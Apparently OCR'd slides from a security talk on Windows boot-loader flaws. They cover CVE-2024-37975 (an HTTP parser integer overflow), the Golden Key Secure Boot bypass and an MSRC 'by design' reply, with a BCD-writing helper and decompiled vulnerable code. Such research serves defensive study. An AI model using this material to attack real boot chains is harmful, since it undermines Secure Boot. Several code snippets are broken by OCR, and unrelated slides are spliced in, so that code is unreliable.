
```
void BCDCreateElement(HKEY hRootKey, GUID NodeGUID, int i)
{
    HKEY hElementRoot;
    HKEY hElementElements;
    HKEY hElementElementsSubElement;
    HKEY hElementDescription;

    // Format BCD123\\Objects\\{%s}\\Elements\\11000001
    memset(data1, 0, 0x100);
    NodeGUID.Data1 = i;
    sprintf((char*)&data1, "BCD123\\Objects\\%s", guidToString(&NodeGUID));
    puts((char *)data1);
    RegCreateKeyA(hRootKey, (LPCSTR)data1, &hElementRoot);

    sprintf((char*)&data1, "BCD123\\Objects\\%s\\Elements", guidToString(&NodeGUID));
    RegCreateKeyA(hRootKey, (LPCSTR)data1, &hElementElements);

    sprintf((char*)&data1, "BCD123\\Objects\\%s\\Description", guidToString(&NodeGUID));
    RegCreateKeyA(hRootKey, (LPCSTR)data1, &hElementDescription);

    sprintf((char*)&data1, "BCD123\\Objects\\%s\\Elements\\%x", guidToString(&NodeGUID),0x11000001);
    // Create the sub element REG_BINARY
    RegCreateKeyA(hRootKey, (LPCSTR)data1, &hElementElementsSubElement);


    data1[0x110] = 0x5;
    data1[0x114] = 1;
    data1[0x118] = 0xC;
    *(DWORD *)&data1[0x100] = i+1;
    RegSetValueEx(hElementElementsSubElement, "Element", 0, REG_BINARY, &data1[0x100], 0x1C);

    RegCloseKey(hElementElementsSubElement);
    RegCloseKey(hElementDescription);
    RegCloseKey(hElementElements);
    RegCloseKey(hElementRoot);
}
```

HTTP Protocol

- Can be set by BCD element
- Not vulnerable when use firmware HTTP function
- Vulnerability exists when using firmware TCP and a hand-made HTTP parser in the bootloader.

Case study - CVE-2024-37975

- Bootloader HttppGetResponseTcp Integer overflow preauth RCE




```
    v19 = httpTcp4_recvdata.DataLength - 3;// respond 2byte, integer overflow
    if ( httpTcp4_recvdata.DataLength == 3 )
      goto LABEL_40;
    do
    {
      LODWORD(v19) = RtlCompareMemory((char *)Heap + v18, "\r\n\r\n", 4u);
      if ( v19
      {
        *((_BYTE *)Heap + v18) = 0;
        DataLength = httpTcp4_recvdata.DataLength;
        v16 = (char *)Heap + v18 + 4;
        v15 = (const char *)Heap;
        v17 = httpTcp4_recvdata.DataLength - v18 - 4;
      }
      else
      {
        DataLength = httpTcp4_recvdata.DataLength;
      }
      ++v18;
      v19 = DataLength - 3;
    }
    while ( v18 < (unsigned int)v19 );
    if ( !v15 )
    {
LABEL_40:
```

```
v19 = httpTcp4_recvdata.DataLength - 3;// respond 2byte, integer overflow
```

```
00194A82 HttppGetResponseTcp:68 (10195682)
```

Security Policy


- Golden Key's unlock attack
  - CVE-2016-3287 / CVE-2016-3320



A debug policy that was shipped with the HoloLens SDK was used in attack

RS1 and later is Secure, only down level operating systems are vulnerable

Must be an admin and have physical access to exploit the bug




Microsoft UEFI Security Updates

UEFI US Fall Plugfest – September 20 - 22, 2016
Presented by Microsoft

Scott Anderson, Suhas Manangi, Nate Nunez, Jeremiah Cox, Michael Anderson

UEFI Plugfest – September 2016 www.uefi.org 1



- Private Key was not leaked
- This issue has no impact on Encryption or Bitlocker


And what it is

- For RT we had a debug policy to unlock individual devices for development
- The mechanism for debug policies was changed to simplify debug policies
- A design issue allowed the new policies to unlock old devices/OS versions
- A debug policy that was shipped with the HoloLens SDK was used in attack
- RS1 and later is Secure, only down level operating systems are vulnerable
- Must be an admin and have physical access to exploit the bug

UEFI Plugfest – September 2016 www.uefi.org 4

Security Policy

- Case 83787
  - Logic, by design, can be attack carried by unauthenticated attacker in network
  - Ability to put everyone uses PXE boot at risk
  - It only works in theory; this is one of only two cases among my submissions where I cannot bypass secure boot when I submitted.



Thank you again for submitting this issue to Microsoft. We determined that this behavior is considered to be by design. This case does not demonstrate a successful exploit with Secure Boot enabled.

We have closed this case.

If you have any questions, or additional information related to this report, please reply on this case thread.

Thank you very much for working with us.

Regards,

MSRC

The real security feature bypass


- CVE-2024-29062

  BmFwVerifySelfIntegrity SFB


  - Exist because bootloader fetch bootmgfw.efi for verification from the bootdevice.

```
BootOptionString = BlDeviceOpen(_Device, OpenFlags, &DeviceId);
```

```
  BootOptionString = BlFileReadAtOffsetEx(FileId,  image size, 0i64, (
```




CVE-2021-40045 – By taszk



```
  ApplicationEntry = BlGetApplicationEntry();
  BootOptionDevice = BlGetBootOptionDevice(
                       ApplicationEntry->BcdData,
                       BCDE_LIBRARY_TYPE_APPLICATION_DEVICE,
                       &_Device,
                       0i64);
  v6 = _Device;
  BootOptionString = BootOptionDevice;
  if ( BootOptionDevice >= 0 )
  {
    if ( !_Device )
      return (unsigned int)BootOptionString;
    OpenFlags = 3i64;
    if ( _Device->DeviceType != UdpDevice )
      OpenFlags = 1i64;
    BootOptionString = BlDeviceOpen(_Device, OpenFlags, &DeviceId);
    if ( BootOptionString >= 0 )
    {
      v8 = BlGetApplicationEntry();
                                                        PE_APPLICATION_PATH, &Appl
          BootOptionString = BlImgAllocateImageBuffer(
                               (NET_FILE *)&pBuffer,
                               LODWORD(image_size.FileSize),
                               0xD000000A,
                               0,
                               0,
                               0);
          if ( BootOptionString < 0 )
          {
            ImageBase = pBuffer;
          }
          else
          {
            ImageBase = pBuffer;
            BootOptionString = BlFileReadAtOffsetEx(FileId,  image size, 0i64, (  int64)pBuffer, 0i
0003CAD6 BmFwVerifySelfIntegrity:55 (1003D6D6)
```


Windows Boot Code: Extensibility

- Another major threat for boot code is extensibility.
